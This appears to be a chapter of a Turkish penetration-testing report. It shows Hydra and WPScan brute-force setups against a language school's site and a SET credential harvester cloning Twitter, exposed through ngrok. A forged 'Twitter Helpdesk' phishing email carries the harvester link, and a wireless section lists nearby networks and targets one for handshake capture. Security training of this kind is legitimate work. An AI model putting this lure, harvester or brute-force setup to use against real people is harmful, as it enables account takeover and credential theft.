
3.6.2. Hydra

Hydra, sözlük saldırıları gerçekleştirebilen hızlı ve esnek bir çevrimiçi şifre kırma aracıdır. Telnet, RDP, SSH, FTP, HTTP, HTTPS, SMB, çeşitli veritabanları ve elliden fazla protokol üzerinde çalışabilir.[9] Hydra terminalden çalıştırılabildiği gibi görsel arayüzde sahip.

Şekil 3.35 Hydra, hedef özelleştirme ekranı




- Single Target kısmına tek hedef belirtebiliriz. Target List ilede birden fazla hedefi text dosyası ile belirtebiliriz.
- Prefer ipv6 seçeneği, Hydra'nın varsayılan olarak IPv4 protokolünü kullanarak hedefe bağlantı kurmayı tercih etmesine rağmen, eğer mümkünse IPv6 protokolünü kullanmayı tercih etmesini sağlar. IPv6, Internet Protocol (IP) protokolünün bir sonraki sürümüdür ve IPv4'e göre daha yüksek bir adresleme kapasitesine sahiptir.
- Port ve protokol kısmına protokol adını ve çalıştığı port numarasını seçiyoruz.
- Eğer sistem SSL sertifikasına sahipse mutlaka Use SSL seçeneğini seçmeliyiz.
- Show attempts'i de ekrana uyguladığı işlemlerin çıktısını vermesini sağlıyoruz.
- Diğer çıktı ayarları ile çıktıları daha ayrıntılı hale getirebiliriz.



Şekil 3.36 Hydra, şifre ve tünelleme ekranı

- Username kısmına atlasdil yazarak tek hedef seçiyorum
- Password list kısmında indirmiş olduğum türkçe wordlistin yolunu belirtiyorum
- Try login as password seçeneğini işaretleyerek giriş başarılı olana kadar kaba kuvvet saldırısının devam etmesini sağlıyorum.
- Number of Tasks kısmı aslında bir Thread işlevi görüyor. Varsayılan olarak 16 parametresi belirlenmiş. Maksimum olarak 64 değeri alabiliyor ancak işlem çok hızlı olduğundan 16'dan daha yüksek değerlerde güvenlik duvarlarına yakalanma ihtimalimiz artıyor.
- Timeout sistemden alınan cevap paketlerinden sonra Hydranın bir sonraki şifreyi denemek için bekleyeceği süreyi ifade ediyor. Varsayılan değer olarak 30 kullanılması öneriliyor.
- Proxye ihtiyacım olmadğı için 'No Proxy' seçeneğini işaretleyip devam ediyorum.



Şekil 3.37 Hydra, kaba kuvvet saldırısının başlatılması

3.6.3. WPScan

WPScan aracını zaafiyet analizi sürecinde aktif olarak kullanmıştık. WPScan aracı ile wordpress sitelerin yönetici giriş panellerine kaba kuvvet saldırısı da yapılabilenmekte.

```
[satik@kali:~]-[22:08:01]
>$ wpscan --url http://www.atlasdil.com/ --disable-tls-checks -P /home/satik/Masaüstü/wordlist.
txt --usernames Atlasdil -t 1 --password-attack wp-login

WordPress Security Scanner by the WPScan Team
Version 3.8.22
Sponsored by Automattic - https://automattic.com/
@_WPScan_, @ethicalhack3r, @erwan_lr, @firefart

Scan Aborted: The url supplied 'http://www.atlasdil.com/' seems to be down (Timeout was reached)
[satik@kali:~]-[22:09:13]
>$
```

Şekil 3.38 WPScan, kaba kuvvet saldırısı

- Taşıma Katmanı Güvenliği (TLS) bilgisayar ağı üzerinden güvenli haberleşmeyi sağlamak için tasarlanmış kriptolama protokolüdür. Bu protokolü bypass etmek için '-disable-tls-checks' parametresi kullanılmakta. Sızmaya çalışılan sistemde Taşıma Katmanı Güvenliği (TLS) veya daha eski bir teknoloji olan Güvenli Soket Katmanı (SSL) için de kullanılabilir. Bilgi toplama aşamasında bu teknolojilere rastlamadık ancak bu parametreyi kullanmanın herhangi bir dezavantajı bulunmamakta.
- '-P' parametresi ile şifrelerin bulunduğu wordlist yolunu belirtiyoruz.
- Tek bir hedefe kaba kuvvet saldırısı yapmak için '-usernames' parametresi ile kullanıcı adını belirliyoruz.
- '-t' parametresi diğer araçlarda ki gibi hızı ifade etmekte. Bir değeri parametrenin alabileceği en küçük değer.
- '-password-attack wp-login' bu iki parametreyi ne yapılacağını ve nereye yapılacağını belirtmek için birlikte kullanıyoruz.

Yönetici giriş paneline kaba kuvvet saldırısını gerçekleştiremedik. Ana makina tarafından bağlantımız kapatıldı.

3.6.4. Setoolkit

Social Engineering Toolkit Kali Linux içerisinde hazır olarak gelen, içerisinde kullanılan yazılım araçları ile insan zafiyetleri üzerine oluşturulmuş hazır senaryolarla[17] sistemi değil insanı istismar etmeye yönelik açık kaynak kodlu bir sosyal mühendislik aracıdır. Setoolkit nMap aracı gibi içerisinde çok fazla çeşitliliğe sahip. Bu örnek çalışmada sahte bir giriş ekranı ile kullanıcının kullanıcı adı ve şifresini ele geçirmek hedeflenmektedir. Kali Linux komut satırına 'setoolkit' yazarak aracı çalıştırarak Şekil 3.39'da ki adımları izliyorum.

```
Select from the menu:

1) Social-Engineering Attacks
2) Penetration Testing (Fast-Track)
3) Third Party Modules
4) Update the Social-Engineer Toolkit
5) Update SET configuration
6) Help, Credits, and About

99) Exit the Social-Engineer Toolkit

set> 1

Select from the menu:

1) Spear-Phishing Attack Vectors
2) Website Attack Vectors
3) Infectious Media Generator
4) Create a Payload and Listener
5) Mass Mailer Attack
6) Arduino-Based Attack Vector
7) Wireless Access Point Attack Vector
8) QRCode Generator Attack Vector
9) Powershell Attack Vectors
10) Third Party Modules

99) Return back to the main menu.

set> 2

1) Java Applet Attack Method
2) Metasploit Browser Exploit Method
3) Credential Harvester Attack Method
4) Tabnabbing Attack Method
5) Web Jacking Attack Method
6) Multi-Attack Web Method
7) HTA Attack Method

99) Return to Main Menu

set:webattack>3
```

Şekil 3.39 Setoolkit, konfigürasyon adımları


```

1) Web Templates
2) Site Cloner
3) Custom Import

99) Return to Webattack Menu

set:webattack>1
[-] Credential harvester will allow you to utilize the clone capabilities within SET
[-] to harvest credentials or parameters from a website as well as place them into a report

— * IMPORTANT * READ THIS BEFORE ENTERING IN THE IP ADDRESS * IMPORTANT * —

The way that this works is by cloning a site and looking for form fields to
rewrite. If the POST fields are not usual methods for posting forms this
could fail. If it does, you can always save the HTML, rewrite the forms to
be standard forms and use the "IMPORT" feature. Additionally, really
important:

If you are using an EXTERNAL IP ADDRESS, you need to place the EXTERNAL
IP address below, not your NAT address. Additionally, if you don't know
basic networking concepts, and you have a private IP address, you will
need to do port forwarding to your NAT IP address from your external IP
address. A browser doesn't know how to communicate with a private IP
address, so if you don't specify an external IP address if you are using
this from an external perspective, it will not work. This isn't a SET issue
this is how networking works.

set:webattack> IP address for the POST back in Harvester/Tabnabbing [192.168.1.109]:

```

Şekil 3.40 Setoolkit, konfigürasyon adımları

Sahte giriş ekranını hazır şablonlardan seçebilir ya da istediğimiz bir internet adresinin bir kopyasını oluşturabilir. Hazır şablon kullanmadığımız takdirde çoğu klonlanmış siteyi google, içerisinde zararlı kod parçacığı bulundurduğundan ötürü sitenin scriptlerini engelliyor. Gerçekçi bir giriş ekranı için azır şablon kullanmak başarı oranımızı arttıracaktır. Belirttiğim sebeple 'Web templates' parametresini seçiyorum. Bu aşamada setoolkit aracı bir uyarı verdi. Sahte giriş ekranını hazırlamadan önce kullanıcının girdiği bilgileri hangi IP adresine gönderileceğini yazmamızı istiyor. Varsayılan olarak yerel ip adresim gözükmekte ve hazırlanacak giriş ekranı sadece yerel ağdaki kullanıcılar tarafından görüntülenebilecek. Sahte giriş ekranını Wan erişimine açmak için Kali Linux'un içinde barındırdığı Apache servisinden yararlanarak yerel bir web sunucusu oluşturarak tünelleme servisleri ile bu sunucuyu wan ağına bağlayacağız.


```
root@kali /h/satik# service apache2 start
```

▲ Güvenli değil | 192.168.1.109



Apache2 Debian Default Page

It works!

This is the default welcome page used to test the correct operation of the Apache2 server after installation on Debian systems. If you can read this page, it means that the Apache HTTP server installed at this site is working properly. You should **replace this file** (located at `/var/www/html/index.html`) before continuing to operate your HTTP server.

If you are a normal user of this web site and don't know what this page is about, this probably means that the site is currently unavailable due to maintenance. If the problem persists, please contact the site's administrator.

Configuration Overview

Debian's Apache2 default configuration is different from the upstream default configuration, and split into several files optimized for interaction with Debian tools. The configuration system is **fully documented in** [/usr/share/doc/apache2/README.Debian.gz](#). Refer to this for the full documentation. Documentation for the web server itself can be found by accessing the **manual** if the `apache2-doc` package was installed on this server.

The configuration layout for an Apache2 web server installation on Debian systems is as follows:

```
/etc/apache2/
|-- apache2.conf
|   |-- ports.conf
|-- mods-enabled
|   |-- *.load
|   |-- *.conf
|-- conf-enabled
|   |-- *.conf
|-- sites-enabled
|   |-- *.conf
```

Şekil 3.41 Apache servisinin başlatılması ve tarayıcıda görüntülenmesi

Web sunucumuz yerel ağda sorunsuz bir şekilde çalışmakta. Şimdi tünelleme servislerinden Ngrok ile sunucumuzu Wan ağına bağlayacağız. Ngrok Kali Linux içerisinde bulunmamakta, 'ngrok.com' adresinden e-posta ile kayıt olup gerekli dosyaların indirilmesi gerekmektedir. Bir web servisi kullandığımız için 'http' parametresiyle '80' portunu seçip tünelleme işlemini gerçekleştirebiliriz.

```
root@kali /h/satik# cd /usr/local/bin
root@kali /u/l/bin# ls
docutils*  __pycache__/  rst2html.py*  rst2odt_prepstyles.py*  rst2s5.py*  rstpep2html.py*
ngrok*     rst2html4.py*  rst2latex.py*  rst2odt.py*             rst2xetex.py*
phoneinfo* rst2html5.py*  rst2man.py*    rst2pseudoxml.py*      rst2xml.py*
```

```
root@kali /u/l/bin# ngrok http 80
```

Şekil 3.42 Ngrok, tünelleme işleminin gerçekleştirilmesi

```
ngrok (Ctrl)
Add Single Sign-On to your ngrok dashboard via your Identity Provider: https://ngrok.com/dashSSO

Session Status      online
Account             nrobinsonj@disi.it@gmail.com (Plan: Free)
Update              update available (version 3.1.1, Ctrl-U to update)
Version             3.1.0
Region              Europe (eu)
Latency             66ms
Web Interface       http://127.0.0.1:4040
Forwarding           https://89e8-31-223-10-137.eu.ngrok.io → http://localhost:80

Connections
  ttl    opn    rt1    rt5    p50    p90
    1     0    0.01   0.00   5.01   5.01

HTTP Requests
```

Şekil 3.43 Ngrok, arayüz ekranı

Forwarding başlığının yanında tünellenmiş bağlantımız yer almakta. Artık bu bağlantı ile Wan ağıyla iletişim kurabiliriz.

```
(satik@kali)-[~]
$ ping 89e8-31-223-10-137.eu.ngrok.io
PING 89e8-31-223-10-137.eu.ngrok.io (3.125.209.94) 56(84) bytes of data.
64 bytes from ec2-3-125-209-94.eu-central-1.compute.amazonaws.com (3.125.209.94): icmp_seq=1 ttl=249 time=67.4
ms
64 bytes from ec2-3-125-209-94.eu-central-1.compute.amazonaws.com (3.125.209.94): icmp_seq=2 ttl=249 time=67.4
ms
64 bytes from ec2-3-125-209-94.eu-central-1.compute.amazonaws.com (3.125.209.94): icmp_seq=3 ttl=249 time=67.4
```

Şekil 3.44 Ngrok, tünellenmiş bağlantıya ping işlemi

Ngrok'un bize sağladığı bağlantı adresine ping atarak elde ettiğimiz IP adresini Setoolkit aracına yazarak konfigürasyona devam ediyorum.

```
— * IMPORTANT * READ THIS BEFORE ENTERING IN THE IP ADDRESS * IMPORTANT * —

The way that this works is by cloning a site and looking for form fields to
rewrite. If the POST fields are not usual methods for posting forms this
could fail. If it does, you can always save the HTML, rewrite the forms to
be standard forms and use the "IMPORT" feature. Additionally, really
important:

If you are using an EXTERNAL IP ADDRESS, you need to place the EXTERNAL
IP address below, not your NAT address. Additionally, if you don't know
basic networking concepts, and you have a private IP address, you will
need to do port forwarding to your NAT IP address from your external IP
address. A browser doesn't know how to communicate with a private IP
address, so if you don't specify an external IP address if you are using
this from an external perspective, it will not work. This isn't a SET issue
this is how networking works.

set:webattack> IP address for the POST back in Harvester/Tabnabbing [192.168.1.109]:3.125.209.94
```

Şekil 3.45 Setoolkit, wan bağlantı konfigürasyonu

```
**** Important Information ****

For templates, when a POST is initiated to harvest
credentials, you will need a site for it to redirect.

You can configure this option under:

    /etc/setoolkit/set.config

Edit this file, and change HARVESTER_REDIRECT and
HARVESTER_URL to the sites you want to redirect to
after it is posted. If you do not set these, then
it will not redirect properly. This only goes for
templates.

1. Java Required
2. Google
3. Twitter


set:webattack> Select a template:3

[*] Cloning the website: http://www.twitter.com
[*] This could take a little bit ...

The best way to use this attack is if username and password form fields are available. Regardless, this captures all POSTs on a website.
[*] The Social-Engineer Toolkit Credential Harvester Attack
[*] Credential Harvester is running on port 80
[*] Information will be displayed to you as it arrives below:
[*] Looks like the web_server can't bind to 80. Are you running Apache or NGINX?
Do you want to attempt to disable Apache? [y/n]: y
Stopping apache2 (via systemctl): apache2.service.
Stopping nginx (via systemctl): nginx.service.
[*] Successfully stopped Apache. Starting the credential harvester.
[*] Harvester is ready, have victim browse to your site.
```

Şekil 3.46 Setoolkit, hazır şablon konfigürasyonu

Hazır şablon olarak karşımıza üç adet seçenek çıktı. Bir numaralı şablon javanın güncellenmesi gerektiğini söyleyen bir şablon. İkinci şablonumuz gmail oturum açma ekranı ve son olarak üçüncü şablon iste Twitter giriş ekranı. Bilgi toplama aşamasında daha çok twitter ile alakalı içerikler görmüştük. Bu yüzden üç numaralı şablonu seçiyorum. Daha sonrasında Setoolkit aracının web servisi bizim bilgisayarımızın 80 portuna bağlanmaya çalışıyor ancak Apache servisimiz çalışır durumda. Gelen soruya 'y' parametresiyle evet diyerek Apache servisini kapatıyorum. Artık tünellenmiş bağlantıyı Setoolkit aracının web servisi kullanacak.



Şekil 3.47 Setoolkit, hazır şablon konfigürasyonu

Son olarak 'Phishing' olarak tabir edilen oltama yöntemiyle hedefin oluşturmuş oldum sahte bağlantıya ulaşmasını hedefliyorum. Bunun için Twitter'ın kullanmış olduğu e-posta içeriğinde biraz oynama yapıp kendi bağlantımı yerleştiriyorum. Gönderici e-postasına biraz dikkat edildiği takdirde sahte bir e-posta olduğu anlaşılabilir. Bu yüzden kullanacağım e-posta adresinin ad, soyad kısmına 'Twitter Helpdesk' anatar kelimelerini yazarak inandırıcılığı bir nebze arttırmaya çalışıyorum.



@vizelazig hesabınıza yeni bir cihazdan giriş yapıldığını fark ettik. Bu siz miydiniz?

Yeni giriş

Konum*
Cihaz

Bilinmeyen konum
ChromeDesktop üzerinde Windows

*Konum, oturum açılan IP adresine göre yaklaşık olarak gösterilir.

Bu sensen,

Bu mesajı yoksayabilirsin. Herhangi bir işlem yapmana gerek yok.

Bu ki

Hesabınıza <http://89e8-31-223-10-137.eu.ngrok.io> bağlantı izlemek için tıklayın veya dokununuz. Tamamla.

- Hemen [giriş yap](#). Şu anda kullandığın dışındaki bütün etkin Twitter oturumlarından çıkış yapacaksın.
- Hesabına erişimi olan [uygulamaları incele](#) ve bilmediğin uygulamaların erişimini kaldır. [Daha fazla bilgi al](#).

[Yardım](#) | [E-posta güvenliği ipuçları](#)

Bu e-postayı @vizelazig adlı kişiye gönderdik

Twitter, Inc. 1355 Market Street, Suite 900 San Francisco, CA 94103

Şekil 3.48 Fishing saldırısı, outlook uygulamasında sahte mailin görüntülenmesi

3.6.5. Kablosuz Ağ Saldırıları

Kablosuz ağ saldırıları için testleri gerçekleştirdiğimiz bilgisayarın wifi kartının 'monitor modu' desteklemesi gerekmektedir. Bu testler boyunca Ralink-5370 Chipsete sahip wifi adaptör kullanacağım. Monitr modu kablosuz bir kanalda alınan tüm trafiğin izlemesini sağlar. Paket koklama için de kullanılan karışık modun aksine , monitör modu, önce bir erişim noktası veya özel bir ağla ilişkilendirilmek zorunda kalmadan paketlerin yakalanmasına izin verir

```
root@kali /h/satik# airmon-ng start wlan1

Found 3 processes that could cause trouble.
Kill them using 'airmon-ng check kill' before putting
the card in monitor mode, they will interfere by changing channels
and sometimes putting the interface back in managed mode

  PID Name
   729 dhclient
   838 NetworkManager
   951 wpa_supplicant

PHY      Interface      Driver      Chipset
phy0     wlan0               iwlwifi     Intel Corporation Wireless 8265 / 8275 (rev 78)
phy1     wlan1               rt2800usb   Ralink Technology, Corp. RT5370
          (mac80211 monitor mode vif enabled for [phy1]wlan1 on [phy1]wlan1mon)
          (mac80211 station mode vif disabled for [phy1]wlan1)
```

Şekil 3.49 Wifi adaptörün monitör moda alınması

Wifi adaptörü monitör moda aldıktan sonra 'airodump-ng wlan1mon' komutuyla yakınımda yayın yapan modemleri listeliyoruz.

```
root@kali /h/satik# airodump-ng wlan1mon

CH 14 ][ Elapsed: 18 s ][ 2023-01-23 10:40
BSSID          PWR Beacons  #Data, #/s  CH  MB  ENC CIPHER AUTH ESSID
CH 11 ][ Elapsed: 24 s ][ 2023-01-23 10:40
BSSID          PWR Beacons  #Data, #/s  CH  MB  ENC CIPHER AUTH ESSID
EC:3E:B3:E7:E5:A0 -75      1          0    0  13  130  WPA2 CCMP PSK PrestijHukuk
FC:40:09:BC:AD:DD -1        0          0    0  5   -1      <length: 0>
54:46:17:F0:4E:CD -1        0          0    0  7   -1      <length: 0>
B8:D5:26:BC:72:4E -29      12         14    0  4  130  WPA2 CCMP PSK Almanca-Vize-Tercüme
B8:D5:26:E2:5A:E0 -51      17         12    1  7  130  WPA2 CCMP PSK HERBALIFE
06:0D:9E:CF:72:B0 -48      20          0    0  1  130  WPA2 CCMP PSK KUTUPHANE2
5C:63:BF:09:7F:BD -53      15          8    0  1  130  WPA2 CCMP PSK TurkTelekom_T3882
18:28:61:B1:94:E4 -60       7          5    0  1  130  WPA2 CCMP PSK TTNET_AirTies_ATNT
54:83:3A:56:A6:7F -62      10          0    0  8  130  WPA2 CCMP PSK FMD
C8:54:4B:85:28:89 -65       9          1    0  2  130  WPA2 CCMP PSK TurkTelekom_ZWEY4
5C:63:BF:C8:B3:D1 -68       5          1    0  1  130  WPA2 CCMP PSK TurkTelekom_TC8DA
E8:37:7A:05:12:A9 -65       8          2    0  10 130  WPA2 CCMP PSK TTNET_ZyXEL_VW34
FC:40:09:BC:B5:87 -68      10          0    0  11 130  WPA2 CCMP PSK TurkTelekom_ZTN4SR_2.4G
```

Şekil 3.50 Airmon-ng arac ile yakında yayın yapan modemlerin görüntülenmesi

Bizim için önem arz edecek değişkenler; 'BSSID' başlığı altında modellerin Mac adresleri yer almakta. 'PWR' başlığı altında modem bize ne kadar uzakta olduğu bilgini veriyor, ne kadar küçük değer o kadar yakın anlamına gelmekte ve yakından uzak olacak şekilde liste sıralanmakta, 'CH' başlığı altında modem 1-13 aralığında hangi kanalda yayın yaptığı, 'ENC' başlığı altında hangi şifreleme türünü kullandığı

ve son olarak 'ESSID' başlığı altında modemlerin isimleri yer almakta. Ağa özel bilgi sahibi olmak için 'airodump-ng -bssid B8:D5:26:BC:72:43 -channel 4 -write atlasdilokulu wlan1mon' koduyla BSSID ve ch numarasını, yakalamaya çalıştığımız Handshake'i write parametresiyle '.cap' uzantılı dosya olarak yazdırılması için kullanıyorum.

```
CH 4 ][ Elapsed: 30 s ][ 2023-01-23 10:43
```

BSSID	PWR	RXQ	Beacons	#Data, #/s	CH	MB	ENC CIPHER	AUTH	ESSID
B8:D5:26:BC:72:4E	-33	1	297	178 14	4	130	WPA2 CCMP	PSK	Almanca-Vize-Tercüm

BSSID	STATION	PWR	Rate	Lost	Frames	Notes	Probes
B8:D5:26:BC:72:4E	EE:71:C9:F1:81:AB	-20	0 - 1	0	13		
B8:D5:26:BC:72:4E	00:80:92:9B:44:C4	-26	54e-36e	1	52		
B8:D5:26:BC:72:4E	56:97:89:78:27:92	-34	0 - 1	0	18		
B8:D5:26:BC:72:4E	90:91:64:30:62:3C	-54	5e- 5e	1	18		
B8:D5:26:BC:72:4E	20:E4:17:07:8A:77	-58	5e-24e	0	22		
B8:D5:26:BC:72:4E	F8:AB:82:45:91:9A	-68	2e- 1	0	6		

Şekil 3.51 Airodump-ng arac ile ağ içi özel bilgi edinmek

Şekil 3.51'de görüldüğü üzere ağa altı cihaz bağlı. WPA şifrelemede anahtar uzunluğu olarak 128 bit kullanılır ve anahtar her oturum ve her paket için değişir.[8] Bir cihaz doğru şifre ile ağa bağlanırken Handshake olarak bilinen güvenli veri alış-verişi tanımlama sürecinde kullanılan anahtarları içinde barındıran paketler gönderir. Bu paketlere ulaşabilirsek bir wordlist içerisindeki tüm değerlerin encode hali ile handshake içerisinde bulunan encode edilmiş parolayı karşılaştırabiliriz. Airodump aracı biri ağa dahil olduğunda Handshake yakalamakta. Ağa birinin dahil olmasını beklemek yerine Aireplay aracının '-deauth' modülünü kullanarak ağa bağlı bir cihazı kısa süreliğine ağdan düşürebiliriz. 